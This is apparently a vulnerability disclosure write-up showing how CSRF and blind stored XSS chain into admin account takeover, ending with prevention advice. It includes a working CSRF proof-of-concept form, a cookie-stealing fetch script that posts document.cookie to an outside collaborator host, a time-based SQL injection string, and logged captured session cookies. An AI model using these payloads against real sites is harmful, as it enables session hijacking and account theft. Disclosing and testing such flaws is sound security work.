Created By: [Mritunjay Kumar]

Combining CSRF and XSS to achieve Account Takeover

CSRF occurs when an attacker forces a victim user to submit a request to an application which he is currently authenticated to. Through this an attacker can perform sensitive action over the victim's account.


A blind XSS occurs when a user input is rendered over the application's frontend as a Javascript code in a different page from where the code was injected. An attacker can exploit this vulnerability to execute a malicious Javascript code over the victim's browser, essentially stealing the user's session cookie.

The application is vulnerable to both the above issues which can be chained by an attacker to gain access to a victim user's session.

The application has an input field named "Google Analytics" for the admin in the dashboard, whose value gets reflected on the application's main page. Moreover, these values can be manipulated by crafting a special HTTP request, i.e. CSRF.

Steps to Reproduce:

1. An HTML page (CSRF proof of concept) was created which would initiate a request to the server to put up a malicious Javascript code in the vulnerable field.



```
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://                              " method="POST">
      <input type="hidden" name="a&#95;edit" value="U" />
      <input type="hidden" name="x&#95;Id" value="1" />
      <input type="hidden" name="x&#95;title" value="CDB2022" />
      <input type="hidden" name="x&#95;domain" value="https&#58;&#47;&#47;                        " />
      <input type="hidden" name="x&#95;company" value="                   " />
      <input type="hidden" name="x&#95;address" value="          " />
      <input type="hidden" name="x&#95;nif" value="         !" />
      <input type="hidden" name="x&#95;email" value="                   " />
      <input type="hidden" name="x&#95;email&#95;username" value="                   " />
      <input type="hidden" name="x&#95;email&#95;password" value="                  " />
      <input type="hidden" name="x&#95;email&#95;smtp" value="                                 " />
      <input type="hidden" name="x&#95;receipt" value="xxx&#64;gmail&#46;com" />
      <input type="hidden" name="x&#95;metadescription" value="0&apos;XOR&#40;if&#40;now&#40;&#41;&#61;sysdate&#40;&#41;&#44;sleep&#40;6&#41;&#44;0&#41;&#41;XOR&apos;Z" />
      <input type="hidden" name="x&#95;metakeywords" value="        " />
      <input type="hidden" name="x&#95;logo" value="" />
      <input type="hidden" name="x&#95;googleanalytics" value="&lt;script&gt;fetch&#40;&apos;https&#58;&#47;&#47;4qv9mvslmj9wo89ghm81e0wc036uuj&#46;oastify&#46;com&apos;&#44;&#32;&#123;method&#58;&#32;&apo
      <input type="hidden" name="x&#95;video" value="5559828333" />
      <input type="hidden" name="x&#95;password" value="          " />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```


The malicious javascript code that is highlighted above looks something like this:

```
<script>
fetch('<url-of-an-attacker-controlled-server>', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>
```

This code basically means that this script will send the cookie of the current user to the attacker controlled server through the HTTP POST request.

I have Burp Collaborator to imitate the attacker controlled server.


On opening up the above HTML code in a browser, it would look something like this:



2. Now, the attacker needs to lure the victim user to this page (may be through social engineering).
   Once the attacker clicks on the submit button, a request originates from this page which will tell the server to put up the malicious code in the affected field of the vulnerable application.
   One catch of the CSRF attack is that the victim user needs to have an active session of the application in the current browser.

3. The same code will reflect in the application's main page.
   Once any of the victim users visits the application's main page, his session cookie will be transferred to the attacker-controlled server.

Created By: [Mritunjay Kumar]



Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Number to generate: 1

✓ Include Collaborator server location

Poll every 1 seconds

#	Time	Type	Payload	Comment
1		DNS	4qv9mvslmj9wo89ghm8le0wc036uuj	
2		DNS	4qv9mvslmj9wo89ghm8le0wc036uuj	
3		HTTP	4qv9mvslmj9wo89ghm8le0wc036uuj	

```
Referer: https://
Content-Type: text/plain;charset=UTF-8
Origin: https://
Content-Length: 200
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: cross-site
Te: trailers
Connection: close

PHPSESSID=e8437e1befe28293d89c79dfe8f19eaa;           _admin_name=Euse    ;
           _admin_email=euse                           ;
           admin_code=9481bdf57dfe47b35b09;
           e_accept=cc_cookie_accept
```

Search...   0 highlights

Inspector	
Request Attributes	2
Request Body Parameters	1
Request Headers	14

Solution:

- Prevention for CSRF:
    - Implement the SameSite attribute in the user's session cookie to make sure that the cookie does not get associated with any requests coming from a different site.
    - Implement CSRF tokens in all the requests.
- Prevention for XSS:
    - Filter the user input for the presence of any HTML special characters.
    - Make sure that any user input which is going to be reflected back on the application is HTML encoded.
    - Implement the application wide usage of the Content Security Policy header.